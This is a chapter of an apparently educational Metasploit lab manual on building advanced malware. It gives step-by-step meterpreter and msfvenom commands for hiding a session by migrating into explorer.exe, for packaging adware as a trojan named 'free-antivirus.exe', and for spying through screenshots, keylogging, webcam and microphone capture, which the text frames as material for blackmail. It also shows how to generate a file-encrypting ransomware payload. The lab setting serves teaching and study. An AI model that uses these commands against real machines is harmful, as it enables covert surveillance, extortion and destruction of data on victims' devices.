5 – Creating malware: Advanced

5.1 Rootkit

The concealment of a harmful malware is the target of a rootkit malware; therefore, it involves that a legitimate user should not realize that someone else is controlling his device.

Once access is completely granted, you can list all processes using the command *'ps'*. Your session should be active but the user can check it and take measures. Hiding the malware process is extremely simple, you should migrate it to another process. To do so, run the command *'migrate'* plus the destination PID process.

The best solution is to migrate towards *'explorer.exe'* since in this way you avoid the connection drop and it makes the machine always available for access unless it is off. Furthermore, meterpreter provides extra functions as kill process (For example, to kill antivirus.exe).

```
meterpreter > ps

Process List
============

 PID   PPID  Name              Arch  Session  User                          Path
 ---   ----  ----              ----  -------  ----                          ----
 0     0     [System Process]
 4     0     System            x86   0        NT AUTHORITY\SYSTEM
 340   4     smss.exe          x86   0        NT AUTHORITY\SYSTEM           \SystemRoot\System32\smss.exe
 424   340   csrss.exe         x86   0        NT AUTHORITY\SYSTEM           \??\C:\WINDOWS\system32\csrss.exe
 452   340   winlogon.exe      x86   0        NT AUTHORITY\SYSTEM           \??\C:\WINDOWS\system32\winlogon.exe
 500   452   services.exe      x86   0        NT AUTHORITY\SYSTEM           C:\WINDOWS\system32\services.exe
 512   452   lsass.exe         x86   0        NT AUTHORITY\SYSTEM           C:\WINDOWS\system32\lsass.exe
 692   500   VBoxService.exe   x86   0        NT AUTHORITY\SYSTEM           C:\WINDOWS\system32\VBoxService.exe
 848   500   svchost.exe       x86   0        NT AUTHORITY\SYSTEM           C:\WINDOWS\system32\svchost.exe
 948   500   svchost.exe       x86   0        NT AUTHORITY\SYSTEM           C:\WINDOWS\System32\svchost.exe
 1040  500   svchost.exe       x86   0        NT AUTHORITY\NETWORK SERVICE  C:\WINDOWS\System32\svchost.exe
 1080  500   svchost.exe       x86   0        NT AUTHORITY\LOCAL SERVICE    C:\WINDOWS\System32\svchost.exe
 1380  1360  explorer.exe      x86   0        S-DRBH5O24OR71P\asdf          C:\WINDOWS\Explorer.EXE
 1464  500   spoolsv.exe       x86   0        NT AUTHORITY\SYSTEM           C:\WINDOWS\system32\spoolsv.exe
 1520  948   wuauclt.exe       x86   0        S-DRBH5O24OR71P\asdf          C:\WINDOWS\System32\wuauclt.exe
 1536  1380  VBoxTray.exe      x86   0        S-DRBH5O24OR71P\asdf          C:\WINDOWS\System32\VBoxTray.exe
 1548  1380  msmsgs.exe        x86   0        S-DRBH5O24OR71P\asdf          C:\Program Files\Messenger\msmsgs.exe

meterpreter > migrate 1380
[*] Migrating from 948 to 1380...
[*] Migration completed successfully.
```

Figure 1 Hiding the process from the user.

5.2 Adware

The adware creation is based on sending some information without user assent. Adware works as a virus, trojan or botnet; therefore, the example below builds an exe file for this purpose. The payload used in this exercise is windows/messagebox, but it is combined a few times to present several ads.

First, the initial ad-message needs to be created, using msfvenom write the following sentence:

```
root@metasploit-LAB:~# msfvenom -p windows/messagebox TEXT="BUY A NEW CAR" -f raw > ad1
No platform was selected, choosing Msf::Module::Platform::Windows from the payload
No Arch selected, selecting Arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 267 bytes
```

Figure 2 First message to be presented.

The command gives as result a ‘raw’ payload saved as a file called ad1. The next step is adding a new message. In order to use two or more payloads at the same time, you should

use the option '-c' that allows this action. The figure below shows the procedure of adding three ads.

```
root@metasploit-LAB:~# msfvenom -c ad3 -p windows/messagebox TEXT="BUY ONE JAGUAR AND GET A FERRARI FREE" -f raw>ad4
No platform was selected, choosing Msf::Module::Platform::Windows from the payload
No Arch selected, selecting Arch: x86 from the payload
Adding shellcode from ad3 to the payload
No encoder or badchars specified, outputting raw payload
Payload size: 2113 bytes

root@metasploit-LAB:~# msfvenom -c ad4 -p windows/messagebox TEXT="BUY ONE JAGUAR AND GET A FERRARI FREE" -f raw>ad5
No platform was selected, choosing Msf::Module::Platform::Windows from the payload
No Arch selected, selecting Arch: x86 from the payload
Adding shellcode from ad4 to the payload
No encoder or badchars specified, outputting raw payload
Payload size: 2729 bytes
```

Figure 3 Combining various payloads.

Once added the number of messages required, the malware should be created as a trojan in a similar way to lesson 4.1.

```
root@metasploit-LAB:~# msfvenom -c ad6 -p windows/messagebox TEXT="BUY ONE JAGUAR AND GET A FERRARI FREE" -f exe -o free-antivirus.exe
No platform was selected, choosing Msf::Module::Platform::Windows from the payload
No Arch selected, selecting Arch: x86 from the payload
Adding shellcode from ad6 to the payload
No encoder or badchars specified, outputting raw payload
Payload size: 3942 bytes
Final size of exe file: 73802 bytes
Saved as: free-antivirus.exe
```

Figure 4 Final line to create a trojan adware.

Finally, once the trojan is ready, copy it to the shared folder and run it in Windows VM. You should see something like this:



Figure 5 Adware running successfully.

5.3 Spyware

Being Spyware one of the most dangerous kinds of malware, Metasploit provides a few options to take advantage of it. The laboratory presents four ways of spy a target device, however, these are not always properly operating due to factors such as drivers, non-generic hardware, etc.

Before starting to spy, you should gain access to the victim's device. You can use the exploit used for the demonstration in lesson 4.3. Once done, you can start running the spywares as follows:

Screenshot

If you are interested in knowing what the genuine user is doing, you should use this command. In meterpreter console, run: '*screenshot'* as in the image below.



Figure 6 Screenshot took from victim's machine.

Keylogger

The peripheral input is the main source of personal information from a device, hence, a spyware will focus on getting all this info. MSF is equipped with a keylogger in meterpreter. You can use the keylogger following the next steps:

1. Get access to meterpreter console.
2. To start keylogger, write 'keyscan_start'.
3. Meterpreter will record every key pressed. Wait the necessary time.
4. To obtain the keylogger record, type 'keyscan_dump'. This will show you the content.
5. Finally, to end the process write 'keyscan_stop'.

Webcam remotely

Malware developers aim to blackmail their victims using shameful or incriminatory material. To do so, a webcam can be used to spy in meterpreter console. Various commands are available and their use is similar to the previous exercises. The key ones are presented below:

- *Meterpreter-> webcam_list:* Show all webcam devices available.
- *Meterpreter-> webcam_snap*: Takes a snapshot from webcam.
- *Meterpreter-> run webcam -p File_path:* Start recording video.

Microphone remotely

The same principle as for webcams, sound records can be used for blackmailing. This can be executed as follows:

- *Meterpreter-> run sound_recorder -h:* This will record for 30 seconds only.
- *Meterpreter-> run sound_recorder -i TIME_INTERVAL:* This option gives the number of intervals for 30 seconds, for example '-i 6' is 3 minutes (30seconds x 6= 3 minutes).
- *Meterpreter-> run sound_recorder -l File_path:* This saves the record in a specific directory.

5.4 Ransomware

In this example, a simulation of a ransomware encrypts a destination folder(or files). Furthermore, this can be permanently deleted and can only be recovered with the proper key. The payload in use is for Linux, search for '*ransomware'* and look the info in msfconsole. As you can see, this is a Linux payload, therefore, it can be used on the host machine.

In msfconsole, use the payload and look for the options. For testing, set PATH with a folder including some files inside (e.g., Downloads), set a PASSPHRASE, and a NAME for the encrypted output file. To conclude, generate the malware. In the case of Linux, it should be a shell script file, thus you can run it. The figure below shows the malware creation:

```
msf payload(ransomware) > use payload/linux/x86/ransomware
msf payload(ransomware) > show options

Module options (payload/linux/x86/ransomware):

   Name        Current Setting      Required  Description
   ----        ---------------      --------  -----------
   DELETE      no                   no        DELETE files(yes or no)
   NAME        ransomware.rsn       yes       The name encrypted file
   PASSPHRASE  e2rml                yes       Passphrase for AES128
   PATH        /home/lab/Downloads  yes       FOLDER*

msf payload(ransomware) > set PATH /home/lab/Downloads
PATH => /home/lab/Downloads
msf payload(ransomware) > set PASSPHRASE e2rml
PASSPHRASE => e2rml
msf payload(ransomware) > generate -f script.sh -t elf
[*] Writing 268 bytes to script.sh...
```

Figure 7 Creating a ransomware running as bash shell.

To run the malware, first, you should give execution privileges to the script and then run it as a common program. Once run, you should have an encrypted file (ransomware.rsn by default).



Figure 8 Executing ransomware.

In order to decrypt the file, you should use 'gpg' as follows:

'gpg –decrypt FILE_NAME> new_name.tar'

The image below shows the favourable decryption; therefore, the files were recovered.



Figure 9 Proof of correct decryption.

Note: Feel free to explore this payload, using option DELETE and combining with another payload such as messageBox.

References

Christopher Truncer in Informational, T. V. (2017, March 21). *Veil 3.0 Command Line Usage*. Retrieved from Veil – Framework: https://www.veil-framework.com/veil-command-line-usage/

Davis, M. a. (2009). *Hacking Exposed Malware and Rootkits.* McGraw-Hill, Inc.

Fosnock, C. (2005). Computer worms: past, present, and future. *East Carolina University*, 8.

Goswami, D. (2017, 05 14). *Wanna Cry ransomware cyber attack: 104 countries hit, India among worst affected, US NSA attracts criticism.* Retrieved from India Today in.: http://indiatoday.intoday.in/story/wanna-cry-ransomware-attack-104-countries-hit-nsa-criticised/1/953338.html

Lee, J. (2017, May 23). *Metasploit-framework:How a payload works*. Retrieved from Rapid7 Community: https://github.com/rapid7/metasploit-framework/wiki/How-payloads-work

Maynor, D. (2011). *Metasploit toolkit for penetration testing, exploit development, and vulnerability research.* Elsevier.

Microsoft Security TechCenter. (2008, October 23). *Microsoft Security Bulletin MS08-067 - Critical*. Retrieved from https://technet.microsoft.com/en-us/library/security/ms08-067.aspx

Porras, P. A. (2009). A Foray into Conficker's Logic and Rendezvous Points. *LEET*.

Rapid 7 Community. (2012, 06 01). *Metasploitable 2 Exploitability Guide.* Retrieved from Metasploit Community: https://community.rapid7.com/docs/DOC-1875

Rapid 7 Community. (2013, 07 05). *How To Set Up A Penetration Testing Lab.* Retrieved from Rapid 7 Community: https://community.rapid7.com/docs/DOC-2196

Rapid 7 Community. (2016, September 14). *Metasploit-framework: msfvenom*. Retrieved from Metasploit-framework: https://github.com/rapid7/metasploit-framework/wiki/How-to-use-msfvenom

Rapid 7 Community. (2017, 06 06). *Matasploit User Guide.* Retrieved from Penetration testing software for offensive security teams.: https://community.rapid7.com/docs/DOC-1563

Rapid 7 Community. (2017, 06 06). *Metasploit User Guide.* Retrieved from Penetration testing software for offensive security teams.: https://community.rapid7.com/docs/DOC-1563

Scambray, J. a. (2007). *Hacking Exposed Windows.* Tata McGraw-Hill Education.

Singh, A. (2012). *Metasploit Penetration Testing Cookbook.* Packt Publishing Ltd.

Spafford, E. H. (1989). The Internet worm program: An analysis. *ACM SIGCOMM Computer Communication Review, 19*, 17--57.

The network support company. (2016, 10 06). *What Is Malware? [Infographic].* Retrieved from network-support: https://www.network-support.com/wp-content/uploads/2016/10/What-Is-Malware-Infographic.jpg